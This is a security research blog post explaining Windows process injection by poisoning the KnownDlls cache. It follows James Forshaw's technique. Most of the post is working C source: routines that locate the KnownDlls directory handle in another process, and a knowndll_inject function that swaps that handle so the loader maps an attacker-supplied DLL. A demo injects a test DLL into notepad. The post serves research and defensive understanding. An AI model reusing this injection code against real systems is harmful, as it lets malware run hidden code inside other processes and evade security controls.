Windows Process Injection: KnownDlls Cache Poisoning

modexp.wordpress.com/2019/08/12/windows-process-injection-knowndlls


By odzhan

August 12, 2019

Introduction

This is a quick post in response to a method of injection described by James Forshaw in Bypassing CIG Through KnownDlls. The first example of poisoning the KnownDlls cache on Windows can be sourced back to a security advisory CVE-1999-0376 or MS99-066 published in February 1999. That vulnerability was discovered by Christien Rioux from the hacker group, L0pht. The PoC he released to demonstrate the attack became the basis for other projects involving DLL injection and function hooking. For example, Injection into a Process Using KnownDlls published in 2012 is heavily based on dildog's original source code. What's interesting about the injection method described by James is that it doesn't read or write to virtual memory, something that's required for almost every method of process injection known. It works by replacing a directory handle in a target process which is then used by the DLL loader to load a malicious DLL. Very clever! Other posts related to this topic also worth reading:

If you want a closer look at the Windows Object Manager, WinObj from Microsoft is useful as is NtObjectManager.



Name	Type	SymLink
advapi32.dll	Section	
bcrypt.dll	Section	
bcryptPrimitives.dll	Section	
cfgmgr32.dll	Section	
clbcatq.dll	Section	
combase.dll	Section	
COMCTL32.dll	Section	
COMDLG32.dll	Section	
coml2.dll	Section	
CRYPT32.dll	Section	
cryptsp.dll	Section	
difxapi.dll	Section	
gdi32.dll	Section	
gdi32full.dll	Section	
gdiplus.dll	Section	
IMAGEHLP.dll	Section	
IMM32.dll	Section	
kernel.appcore.dll	Section	


Figure 1. KnownDlls in WinObj

Obtaining KnownDlls Directory Object Handle

As James points out, there are at least two ways to do this.

Method 1

The handle is stored in a global variable called `ntdll!LdrpKnownDllDirectoryHandle` (shown in figure 2) and can be found by searching the `.data` segment of NTDLL. Once the address is found, one can read the existing handle or overwrite it with a new one.



```
.data:0000000180164F28 LdrpFatalHardErrorCount dd ?            ; DATA XREF: LdrpReportError+198↑w
.data:0000000180164F28                                         ; LdrpInitializationFailure+38↑r .
.data:0000000180164F2C                 align 10h
.data:0000000180164F30 LdrpKnownDllDirectoryHandle dq ?        ; DATA XREF: LdrpFindKnownDll:loc_
```

Figure 2. ntdll!LdrpKnownDllDirectoryHandle

The following code implements this method. The base address is constant for each process and therefore not necessary to read from a remote process.

```
LPVOID GetKnownDllHandle(DWORD pid) {
    LPVOID                   m, va = NULL;
    PIMAGE_DOS_HEADER        dos;
    PIMAGE_NT_HEADERS        nt;
    PIMAGE_SECTION_HEADER    sh;
    DWORD                    i, cnt;
    PULONG_PTR               ds;
    BYTE                     buf[1024];
    POBJECT_NAME_INFORMATION n = (POBJECT_NAME_INFORMATION)buf;

    // get base of NTDLL and pointer to section header
    m   = GetModuleHandle(L"ntdll.dll");
    dos = (PIMAGE_DOS_HEADER)m;
    nt  = RVA2VA(PIMAGE_NT_HEADERS, m, dos->e_lfanew);
    sh  = (PIMAGE_SECTION_HEADER)((LPBYTE)&nt->OptionalHeader +
          nt->FileHeader.SizeOfOptionalHeader);

    // locate the .data segment, save VA and number of pointers
    for(i=0; i<nt->FileHeader.NumberOfSections; i++) {
      if(*(PDWORD)sh[i].Name == *(PDWORD)".data") {
        ds  = RVA2VA(PULONG_PTR, m, sh[i].VirtualAddress);
        cnt = sh[i].Misc.VirtualSize / sizeof(ULONG_PTR);
        break;
      }
    }
    // for each pointer
    for(i=0; i<cnt; i++) {
      if((LPVOID)ds[i] == NULL) continue;
      // query the object name
      NtQueryObject((LPVOID)ds[i],
        ObjectNameInformation, n, MAX_PATH, NULL);

      // string returned?
      if(n->Name.Length != 0) {
        // does it match ours?
        if(!lstrcmp(n->Name.Buffer, L"\\KnownDlls")) {
          // return virtual address
          va = &ds[i];
          break;
        }
      }
    }
    return va;
}
```

Method 2

The `SystemHandleInformation` class passed to `NtQuerySystemInformation` will return a list of all handles open on the system. To target a speicific process, we compare the `UniqueProcessId` from each `SYSTEM_HANDLE_TABLE_ENTRY_INFO` structure with the target

PID. The `HandleValue` is duplicated and the name is queried. This name is then compared with “\KnownDlls” and if a match is found, `HandleValue` is returned to the caller.

```
HANDLE GetKnownDllHandle2(DWORD pid, HANDLE hp) {
    ULONG                      len;
    NTSTATUS                   nts;
    LPVOID                     list=NULL;
    DWORD                      i;
    HANDLE                     obj, h = NULL;
    PSYSTEM_HANDLE_INFORMATION hl;
    BYTE                       buf[1024];
    POBJECT_NAME_INFORMATION   name = (POBJECT_NAME_INFORMATION)buf;

    // read the full list of system handles
    for(len = 8192; ;len += 8192) {
      list = malloc(len);

      nts = NtQuerySystemInformation(
          SystemHandleInformation, list, len, NULL);

      // break from loop if ok
      if(NT_SUCCESS(nts)) break;

      // free list and continue
      free(list);
    }

    hl = (PSYSTEM_HANDLE_INFORMATION)list;

    // for each handle
    for(i=0; i<hl->NumberOfHandles && h == NULL; i++) {
      // skip these to avoid hanging process
      if((hl->Handles[i].GrantedAccess == 0x0012019f) ||
         (hl->Handles[i].GrantedAccess == 0x001a019f) ||
         (hl->Handles[i].GrantedAccess == 0x00120189) ||
         (hl->Handles[i].GrantedAccess == 0x00100000)) {
        continue;
      }

      // skip if this handle not in our target process
      if(hl->Handles[i].UniqueProcessId != pid) {
        continue;
      }

      // duplicate the handle object
      nts = NtDuplicateObject(
            hp, (HANDLE)hl->Handles[i].HandleValue,
            GetCurrentProcess(), &obj, 0, FALSE,
            DUPLICATE_SAME_ACCESS);

      if(NT_SUCCESS(nts)) {
        // query the name
        NtQueryObject(
          obj, ObjectNameInformation,
          name, MAX_PATH, NULL);
        // if name returned..
        if(name->Name.Length != 0) {
          // is it knowndlls directory?
          if(!lstrcmp(name->Name.Buffer, L"\\KnownDlls")) {
            h = (HANDLE)hl->Handles[i].HandleValue;
          }
        }
        NtClose(obj);
      }
    }
    free(list);
    return h;
}
```


Injection

The following code is purely based on the steps described in the article and in its current state will cause a target process to stop working properly. That’s why the PoC creates a process (notepad) before attempting injection rather than allowing selection of a process.

```
VOID knowndll_inject(DWORD pid, PWCHAR fake_dll, PWCHAR target_dll) {
    NTSTATUS          nts;
    DWORD             i;
    HANDLE            hp, hs, hf, dir, target_handle;
    OBJECT_ATTRIBUTES fa, da, sa;
    UNICODE_STRING    fn, dn, sn, ntpath;
    IO_STATUS_BLOCK   iosb;

    // open process for duplicating handle, suspending/resuming process
    hp = OpenProcess(PROCESS_DUP_HANDLE | PROCESS_SUSPEND_RESUME, FALSE, pid);

    // 1. Get the KnownDlls directory object handle from remote process
    target_handle = GetKnownDllHandle2(pid, hp);

    // 2. Create empty object directory, insert named section of DLL to hijack
    //    using file handle of DLL to inject
    InitializeObjectAttributes(&da, NULL, 0, NULL, NULL);
    nts = NtCreateDirectoryObject(&dir, DIRECTORY_ALL_ACCESS, &da);

    // 2.1 open the fake DLL
    RtlDosPathNameToNtPathName_U(fake_dll, &fn, NULL, NULL);
    InitializeObjectAttributes(&fa, &fn, OBJ_CASE_INSENSITIVE, NULL, NULL);

    nts = NtOpenFile(
      &hf, FILE_GENERIC_READ | FILE_GENERIC_WRITE | FILE_GENERIC_EXECUTE,
      &fa, &iosb, FILE_SHARE_READ | FILE_SHARE_WRITE, 0);

    // 2.2 create named section of target DLL using fake DLL image
    RtlInitUnicodeString(&sn, target_dll);
    InitializeObjectAttributes(&sa, &sn, OBJ_CASE_INSENSITIVE, dir, NULL);

    nts = NtCreateSection(
      &hs, SECTION_ALL_ACCESS, &sa,
      NULL, PAGE_EXECUTE, SEC_IMAGE, hf);

    // 3. Close the known DLLs handle in remote process
    NtSuspendProcess(hp);

    DuplicateHandle(hp, target_handle,
      GetCurrentProcess(), NULL, 0, TRUE, DUPLICATE_CLOSE_SOURCE);

    // 4. Duplicate object directory for remote process
    DuplicateHandle(
        GetCurrentProcess(), dir, hp,
        NULL, 0, TRUE, DUPLICATE_SAME_ACCESS);

    NtResumeProcess(hp);
    CloseHandle(hp);

    printf("Select File->Open to load \"%ws\" into notepad.\n", fake_dll);
    printf("Press any key to continue...\n");
    getchar();
}
```

Demo

Figure 3 shows a message box displayed after the hijacked DLL (ole32.dll) is loaded.


Untitled - Notepad
File Edit Format View Help
Administrator: x64 Native Tools Command Prompt for VS 2019 - knowndll hello.dll
Hello World!
OK

```
c:\hub\injection\knowndlls>knowndll hello.dll
Running notepad.
Created notepad.exe with pid : 7640
Select File->Open to load "c:\hub\injection\knowndlls\hello.dll" into notepad.
Press any key to continue...
```

Hello world!

Figure 3. Injection in notepad.

PoC here.